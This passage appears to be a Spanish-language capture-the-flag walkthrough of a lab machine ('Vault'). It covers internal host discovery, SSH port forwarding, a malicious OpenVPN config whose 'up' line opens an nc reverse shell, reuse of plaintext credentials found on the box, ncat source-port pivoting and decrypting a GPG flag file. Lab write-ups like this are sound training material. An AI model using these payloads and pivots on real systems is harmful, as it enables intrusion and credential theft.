dependencias de librerías compartidas, por lo que se utilizó Bash como alternativa ligera para realizar descubrimiento de hosts.

Tras identificar hosts activos dentro de la red `192.168.122.0/24`, el siguiente paso fue comprobar si alguno de ellos tenía servicios web expuestos en el puerto 80.

Debido a que la máquina comprometida no contaba con `nmap`, se volvió a utilizar Bash para realizar una comprobación básica de conectividad TCP hacia el puerto 80 de cada host activo.


```
for ip in 192.168.122.{1..254}; do timeout 1 bash -c "echo >/dev/tcp/$ip/80" 2>/dev/null && echo "$ip tiene 80 abierto" done
```

`192.168.122.4 tiene 80 abierto`


Una vez identificado que el host `192.168.122.4` tenía el puerto 80 abierto, intenté acceder al contenido de la página web interna desde la máquina comprometida.

Inicialmente, intenté utilizar `curl`, pero la herramienta no estaba instalada en el sistema.

Por este motivo, busqué una alternativa disponible en el sistema y verifiqué la existencia de `wget`:



```
www-data@ubuntu:/tmp$ which wget
/usr/bin/wget
```



```
abiertos"out 1 bash -c "echo >/dev/tcp/$ip/80" 2>/dev/null && echo "$ip tiene 80
> done
192.168.122.1 tiene 80 abierto
192.168.122.4 tiene 80 abierto
^C
www-data@ubuntu:/tmp$ curl http://192.168.122.1/
The program 'curl' is currently not installed. To run 'curl' please ask your administrator to install the package 'curl'
www-data@ubuntu:/tmp$ wget -qO- http://192.168.122.1/
<b>Welcome to the Slowdaddy web interface</b>
<p>
We specialise in providing financial organisations with strong web and database solutions and we promise to keep your customers financial data safe.
<p>
We are proud to announce our first client: Sparklays
(Sparklays.com still under construction)

www-data@ubuntu:/tmp$ wget -qO- http://192.168.122.4/
<h1> Welcome to the Sparklays DNS Server </h1>
<p>
<a href="dns-config.php">Click here to modify your DNS Settings</a><br>
<a href="vpnconfig.php">Click here to test your VPN Configuration</a>
```


El uso de `wget` con la opción `-q0-` permite descargar el contenido de una página web y mostrarlo directamente por pantalla, funcionando como una alternativa práctica a `curl`.

La opción `-q` ejecuta `wget` en modo silencioso, mientras que `-0-` indica que el contenido descargado debe escribirse en la salida estándar en lugar de guardarse en un archivo.

Esto permitió revisar el contenido del servicio HTTP interno sin necesidad de transferir herramientas adicionales a la máquina comprometida.

Cómo es un host interno, podemos intentar ingresar con las credenciales de dave por ssh utilizando el host principal.



Utilizamos el comando `netstat -tuln` y descubrimos dos servicios. Uno en el puerto 80 y 22.


```
dave@ubuntu:~$ netstat -tuln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:5902          0.0.0.0:*               LISTEN
tcp        0      0 192.168.122.1:53        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:5900          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:5901          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 ::1:631                 :::*                    LISTEN
udp        0      0 0.0.0.0:5353            0.0.0.0:*               LISTEN
udp        0      0 192.168.122.1:53        0.0.0.0:*               LISTEN
udp        0      0 0.0.0.0:67              0.0.0.0:*               LISTEN
udp        0      0 0.0.0.0:68              0.0.0.0:*               LISTEN
udp        0      0 0.0.0.0:53368           0.0.0.0:*               LISTEN
udp        0      0 0.0.0.0:631            0.0.0.0:*               LISTEN
udp6       0      0 :::5353                 :::*                    LISTEN
udp6       0      0 :::59994                :::*                    LISTEN
dave@ubuntu:~$
```

Acceso al servicio interno mediante Local Port Forwarding

Comando utilizado:

```
ssh -L 8080:192.168.122.4:80 dave@10.129.3.88
```



El servicio interno correspondía a una aplicación llamada `Sparklays DNS Server`, la cual exponía funcionalidades relacionadas con configuración DNS y pruebas de configuración VPN.

La presencia de una funcionalidad para probar configuraciones VPN fue especialmente relevante, ya que este tipo de aplicaciones suele interactuar con herramientas del sistema, como `openvpn`, y podría procesar archivos de configuración proporcionados por el usuario.

Por este motivo, antes de ejecutar escaneos automáticos, se revisó manualmente la funcionalidad disponible en:

`/vpnconfig.php`

Fuente: [OpenVPN para generar Shell reversas](#)

Comando utilizado:


```
remote 192.168.122.4
dev tun
nobind
script-security 2
up "/bin/bash -c 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh
-i 2>&1|nc 192.168.122.1 4444 >/tmp/f'"
```

Como la aplicación interna se encuentra en la red `192.168.122.0/24`, la reverse shell fue dirigida hacia `192.168.122.1`, que corresponde a la interfaz interna de la máquina comprometida.

Desde la sesión SSH en `dave`, se inició un listener:

```
nc -nlvp 4444
```

Después se subió el archivo `.ovpn` malicioso desde la interfaz web y se ejecutó la prueba de configuración VPN.



```
dave@ubuntu:~$ nc -nlvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from [192.168.122.4] port 4444 [tcp/*] accepted (family 2, sport 41908)
/bin/sh: 0: can't access tty; job control turned off
```

```
# cat user.txt
a49[REDACTED]8c73
#
```

De igual forma aplicamos el tratamiento de la TTY

Estamos en el root DNS, pero podemos intentar pivotar hacía el usuario dave con las credenciales que encontramos en el directorio home dave:

Recordemos que en el directorio home de dave habían los archivos `ssh, key`

```
root@DNS:/home/dave# ls -la
total 48
drwxr-xr-x 5 dave dave 4096 Sep  3  2018 .
drwxr-xr-x 4 root root 4096 Jul 17  2018 ..
-rw-r--r-- 1 dave dave  49 Sep  3  2018 .Xauthority
-rw-r--r-- 1 dave dave   5 Sep  3  2018 .bash_history
-rw-r--r-- 1 dave dave 220 Jul 17  2018 .bash_logout
-rw-r--r-- 1 dave dave 3771 Jul 17  2018 .bashrc
drwxr-xr-x 2 dave dave 4096 Jul 17  2018 .cache
drwxr-xr-x 2 dave dave 4096 Jul 17  2018 .gnupg
-rw-r--r-- 1 dave dave  655 Jul 17  2018 .profile
drwxr-xr-x 2 dave dave 4096 Jul 17  2018 .ssh
-rw-r--r-- 1 dave dave   0 Jul 17  2018 .sudo_as_admin_successful
-rw-r--r-- 1 root root  19 Jul 17  2018 ssh
-rw-rw-r-- 1 dave dave  33 Sep  3  2018 user.txt
root@DNS:/home/dave# cat ssh
dave
dav3gerous567
root@DNS:/home/dave#
```

```
dave:dav3gerous567
```

Investigando, abriendo archivos y leyendolos no logré encontrar nada relevante, o al menos eso creo. Por eso decidí volver a leer toda la información que tengo hasta ahora y recordé que antes había encontrado hosts internos, entonces opté por hacer lo mismo. Logré encontrar algo viendo los logs.

Comando utilizado:

```
less /var/log/auth.log
```

```
Jul 17 12:41:54 DNS groupadd[3585]: group added to /etc/gshadow: name=ssl-cert
Jul 17 12:41:54 DNS groupadd[3585]: new group: name=ssl-cert, GID=117
Jul 17 12:41:55 DNS sudo: pam_unix(sudo:session): session closed for user root
MAND=/usr/bin/apt-get install php libapache2-mod-php php-mcrypt php-mysql
y alex(uid=0)
Jul 17 12:42:41 DNS sudo: pam_unix(sudo:session): session closed for user root
MAND=/usr/sbin/visudo
y alex(uid=0)
Jul 17 12:43:18 DNS sudo: pam_unix(sudo:session): session closed for user root
ND=/bin/su
y alex(uid=0)
Jul 17 12:44:46 DNS su[11012]: Successful su for root by root
Jul 17 12:44:46 DNS su[11012]: + /dev/tty1 root:root
t by alex(uid=0)
lready running in a session
OMMAND=/usr/sbin/visudo
y alex(uid=0)
Jul 17 12:48:42 DNS sudo: pam_unix(sudo:session): session closed for user root
t
Jul 17 12:49:00 DNS sudo: pam_unix(sudo:session): session closed for user root
Jul 17 12:49:30 DNS systemd-logind[879]: New seat seat0.
vent0 (Power Button)
Jul 17 12:49:30 DNS sshd[1048]: Server listening on 0.0.0.0 port 22.
Jul 17 12:49:30 DNS sshd[1048]: Server listening on :: port 22.
r alex by LOGIN(uid=0)
user alex by (uid=0)
Jul 17 12:49:53 DNS systemd-logind[879]: New session 1 of user alex.
```

```
Jul 17 12:40:57 DNS chage[1917]: changed password expiry for sshd on /dev/input/event0 (Power Button)
Jul 17 12:40:58 DNS sshd[1997]: Server listening on 0.0.0.0 port 22.ened for user alex by LOGIN(uid=0)
Jul 17 12:40:58 DNS sshd[1997]: Server listening on :: port 22.sshd opened for user alex by (uid=0)
...skipping...5 DNS systemd-logind[817]: New session 1 of user alex.
Jul 17 16:49:01 DNS sshd[1912]: Accepted password for dave from 192.168.5.2 port 4444 ssh2bin/apt install openssh-client
Jul 17 16:49:01 DNS sshd[1912]: pam_unix(sshd:session): session opened for user dave by (uid=0)
Jul 17 16:49:01 DNS systemd-logind[868]: New session 7 of user dave. user root
Jul 17 16:49:02 DNS sshd[1943]: Received disconnect from 192.168.5.2 port 4444:11: disconnected by userll openssh-server
Jul 17 16:49:02 DNS sshd[1943]: Disconnected from 192.168.5.2 port 4444er root by alex(uid=0)
Jul 17 16:49:02 DNS sshd[1912]: pam_unix(sshd:session): session closed for user daver/run/sshd, shell=/usr/sbin/nologin
Jul 17 16:49:02 DNS systemd-logind[868]: Removed session 7.ord
Jul 17 16:49:26 DNS sshd[1889]: Received disconnect from 192.168.122.1 port 53244:11: disconnected by user
Jul 17 16:49:26 DNS sshd[1889]: Disconnected from 192.168.122.1 port 53244
Jul 17 16:49:26 DNS sshd[1851]: pam_unix(sshd:session): session closed for user dave
```

Encontré un nuevo host y el puerto 4444 que fueron utilizados para el servicio ssh

La línea:

```
Jul 17 16:49:01 DNS sshd[1912]: Accepted password for dave fr
```

```
om 192.168.5.2 port 4444 ssh2
```

Jul 17 16:49:01	Fecha y hora del evento
DNS	Host donde ocurrió el evento
sshd[1912]	Proceso SSH que registró el evento
Accepted password	Login exitoso usando contraseña
for dave	Usuario autenticado: dave
from 192.168.5.2	IP origen de la conexión
port 4444	Puerto origen usado por el cliente
ssh2	Protocolo SSH versión 2

Reconocemos que: `Accepted password for dave from 192.168.5.2` es importante para continuar. Porque eso indica que el host `192.168.5.2` existe y en algún momento se conectó por SSH al servidor `DNS` usando credenciales válidas del usuario `dave`. Esto ayuda a deducir que:

`192.168.5.2` = posible host "The Vault"

De igual forma se siguió buscando y se halló:

```
r dave
Jul 24 15:46:35 DNS systemd-logind[854]: Removed session 1.
Jul 24 15:46:46 DNS systemd-logind[854]: Power key pressed.
Jul 24 15:46:46 DNS systemd-logind[854]: Powering Off...
Jul 24 15:46:46 DNS systemd-logind[854]: System is powering down.
Jul 24 15:47:18 DNS systemd-logind[899]: New seat seat0.
Jul 24 15:47:18 DNS systemd-logind[899]: Watching system buttons on /dev/input/e
vent0 (Power Button)
```

Se encontró en la fecha 2 de septiembre un comando que uso sh ncat, el mismo host pero diferente puerto

```
Sep  2 15:08:55 DNS sudo: pam_unix(sudo:session): session clo
sed for user root
Sep  2 15:09:01 DNS CRON[2459]: pam_unix(cron:session): sessi
on opened for user root by (uid=0)
Sep  2 15:09:01 DNS CRON[2459]: pam_unix(cron:session): sessi
on closed for user root
```

```
Sep  2 15:10:20 DNS sudo:      dave : TTY=pts/0 ; PWD=/home/dave ; USER=root ; COMMAND=/usr/bin/ncat -l 1234 --sh-exec ncat 192.168.5.2 987 -p 53
Sep  2 15:10:20 DNS sudo: pam_unix(sudo:session): session opened for user root by dave(uid=0)
Sep  2 15:10:34 DNS sudo:      dave : TTY=pts/0 ; PWD=/home/dave ; USER=root ; COMMAND=/usr/bin/ncat -l 3333 --sh-exec ncat 192.168.5.2 987 -p 53
Sep  2 15:10:34 DNS sudo: pam_unix(sudo:session): session opened for user root by dave(uid=0)
Sep  2 15:13:43 DNS sudo: pam_unix(sudo:session): session closed for user root
```

Teniendo esto en cuenta, podemos deducir:

```
192.168.5.2  -> IP probable de "The Vault"
987          -> Puerto del servicio interno en The Vault
ncat -l      -> Se estaba creando un listener local
--sh-exec    -> Cada conexión recibida ejecutaba otro ncat
-p 53/4444   -> Se estaba forzando un puerto origen concreto
```

Además, se observaron comandos previos ejecutados con `ncat`, los cuales creaban listeners locales que redirigían tráfico hacia `192.168.5.2` en el puerto `987`

A partir de esta evidencia se dedujo que `192.168.5.2` correspondía probablemente al host identificado previamente como `The Vault`, y que el puerto `987` era un servicio expuesto en dicho host.

Sin embargo, cuando utilizamos `nmap` y escaneamos el host `192.168.5.2` solo encontramos el puerto `987 open` si ponemos como `source` el puerto `4444`


```

root@DNS:/home/dave# nmap 192.168.5.2 -Pn -vvv

Starting Nmap 7.01 ( https://nmap.org ) at 2026-06-15 02:59 BST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled
Initiating SYN Stealth Scan at 02:59
Scanning Vault (192.168.5.2) [1000 ports]
Completed SYN Stealth Scan at 02:59, 13.42s elapsed (1000 total ports)
Nmap scan report for Vault (192.168.5.2)
Host is up, received user-set (0.0020s latency).
Scanned at 2026-06-15 02:59:26 BST for 14s
Not shown: 998 filtered ports
Reason: 998 no-responses
PORT      STATE SERVICE REASON
53/tcp    closed domain reset ttl 63
4444/tcp  closed krb524 reset ttl 63

```

```

root@DNS:/home/dave# nmap 192.168.5.2 -Pn --source-port=4444

Starting Nmap 7.01 ( https://nmap.org ) at 2026-06-15 02:58 BST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled
Nmap scan report for Vault (192.168.5.2)
Host is up (0.0049s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
987/tcp   open  unknown

```

Entonces, para reproducir la técnica de pivoting observada en los logs, se creó un listener local con `ncat` que redirigía las conexiones hacia `192.168.5.2:987`, forzando el puerto origen `4444`.

Comando utilizado:

```
ncat -l 2222 --sh-exec "ncat -p 4444 192.168.5.2 987" &
```

```

root@DNS:/home/dave# ncat -l 2222 --sh-exec "ncat -p 4444 192.168.5.2 987" &
[1] 1819
root@DNS:/home/dave# ss -lntp | grep 2222
LISTEN 0      10      *:2222      *:*        users: (("ncat",pid=1819,fd=4))
LISTEN 0      10      :::2222     :::*       users: (("ncat",pid=1819,fd=3))
root@DNS:/home/dave# █

```



```

root@DNS:/home/dave# nmap -sV -p 2222 localhost

Starting Nmap 7.01 ( https://nmap.org ) at 2026-06-15 03:20 BST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000065s latency).
Other addresses for localhost (not scanned): ::1
PORT      STATE SERVICE VERSION
2222/tcp open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Ahora forzamos el inicio de sesión `ssh` por el puerto `2222` hacía el localhost

Con el comando:

```
ssh dave@172.0.0.1 -p 2222
```

```
dave:dav3gerous567
```

```

root@DNS:/home/dave# ssh dave@127.0.0.1 -p 2222
The authenticity of host '[127.0.0.1]:2222 ([127.0.0.1]:2222)' can't be established.
ECDSA key fingerprint is SHA256:Wo70Zou+Hq5m/+G2vuKwUnJQ4Rwbz1qhQ2e1JBdjEsg.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[127.0.0.1]:2222' (ECDSA) to the list of known hosts.
dave@127.0.0.1's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-116-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

96 packages can be updated.
49 updates are security updates.

Last login: Mon Sep  3 16:48:00 2018
dave@vault:~$ █

```

```
dave@vault:~$ ls -la
total 40
drwxr-xr-x 5 dave dave 4096 Sep  3  2018 .
drwxr-xr-x 4 root root 4096 Jul 17  2018 ..
-rw----- 1 dave dave  11 Sep  3  2018 .bash_history
-rw-r--r-- 1 dave dave 220 Jul 17  2018 .bash_logout
-rw-r--r-- 1 dave dave 3771 Jul 17  2018 .bashrc
drwx----- 2 dave dave 4096 Jul 17  2018 .cache
drwxrwxr-x 2 dave dave 4096 Sep  2  2018 .nano
-rw-r--r-- 1 dave dave  655 Jul 17  2018 .profile
-rw-rw-r-- 1 dave dave  629 Sep  3  2018 root.txt.gpg
drwx----- 2 dave dave 4096 Jul 17  2018 .ssh
dave@vault:~$
```

Encontramos un archivo `root.txt.gpg`

Entonces:

```
# En la máquina Vault: convertí a base32
base32 /home/dave/root.txt.gpg

# En Ubuntu: pegar salida en nano
nano root.txt.gpg.b32

# Decodificar a archivo original
base32 -d root.txt.gpg.b32 > root.txt.gpg

# Verificar existencia y tipo
ls -l root.txt.gpg
file root.txt.gpg

# Intentar desencriptar
gpg -d root.txt.gpg
```

```

dave@vault:~$ base32 /home/dave/root.txt.gpg
QUBAYA6HPDDBBUPLD4BQCEAAUCM0VUY2GZXH4SL5RXIQQYVVMY4TAUF0ZE64YFASXVITKTD56JHD
LIHBLW30QMKSHQDUTH3R6QKT3MUYP32DYMUVFHTWRV05Q3YLSY2R4K3RU0YE5YKCP2PAX7S70JB
GMJKKZNV6AVN6WGQNV5FISANQDCYJI656WFAQCIIHXCQCTJXBEBHNHGQIMTF4UAQZXICNPCRCT55
AUMRZJEQ2KSYK7C3MIIH7Z7MTY0XRB0HHG2XMUDFPUTD5UXFYGCWKJV0GGBJK560PHE250KUQCRG
VEVINLLC3PZEIF6KSLVSOLKZ5DWU34FH36HGPRFSWRIJPRGS4TJ0QC3ZSWTXYPORPUFWEHED0E
OPWHH42565HTDUZ6DPJUIX243DQ45HFPLMYTTUW4UVGBWZ4IVV33LYYIB32Q030N0HPN5HRCYYFE
CKYNUVSGMHZINO [REDACTED] JGM4E6ZSHXIWSG6EM60DQHRW0AB3
AGSLQ5ZHJBDPQ6 [REDACTED] NZN6J60WZ RTP6PBOERHXMQ3ZMYJI
UWQF5GXGY0YAZ3MCF75KFJTQAU7D6FFWDBVQQJYQR6FNCH3M3Z5B4MXV7B3ZW4NX5UHZJ5STMCTD
ZY6SPTKQT6G5VTCG6UW0MK3RYKMPA2YTPKVWNMTC62Q4E6CZWQAPBFU7NM65202DROUPLSHYDZ
6SZS072GCDMASI2X3NGDCGRTHQSD5NVYENRSEJBBCAWZTV033IIRZ5RLTBVR7R4LKKIBZOVUSW36
G37M6PD5EZAB0BCHNOQL2HV27MMSK3TSQJ4462INFAB60S7XCMBONZZ26EZJTC5P42BGMXHE274
64GCANQCRUW05MEZEFU2KVDHUZRMJ6ABNAEEVIH4SS65JXTGKYLE7ED4C3UV66ALCMC767DKJTBK
TTAX3UIRVNBQMYRI7XY=
dave@vault:~$

```

```

dave@ubuntu:~$ nano root.txt.gpg.b32
dave@ubuntu:~$ base32 -d root.txt.gpg.b32 > root.txt.gpg
dave@ubuntu:~$ ls -l root.txt.gpg
-rw-rw-r-- 1 dave dave 629 Jun 14 20:41 root.txt.gpg
dave@ubuntu:~$ file root.txt.gpg
root.txt.gpg: PGP RSA encrypted session key - keyid: 10C678C7 31FEBD1 RSA (Encry
pt or Sign) 4096b .
dave@ubuntu:~$ gpg -d root.txt.gpg

You need a passphrase to unlock the secret key for
user: "david <dave@david.com>"
4096-bit RSA key, ID D1EB1F03, created 2018-07-24 (main key ID 0FDFBFE4)

gpg: encrypted with 4096-bit RSA key, ID D1EB1F03, created 2018-07-24
      "david <dave@david.com>"
ca4 [REDACTED] 319
dave@ubuntu:~$

```

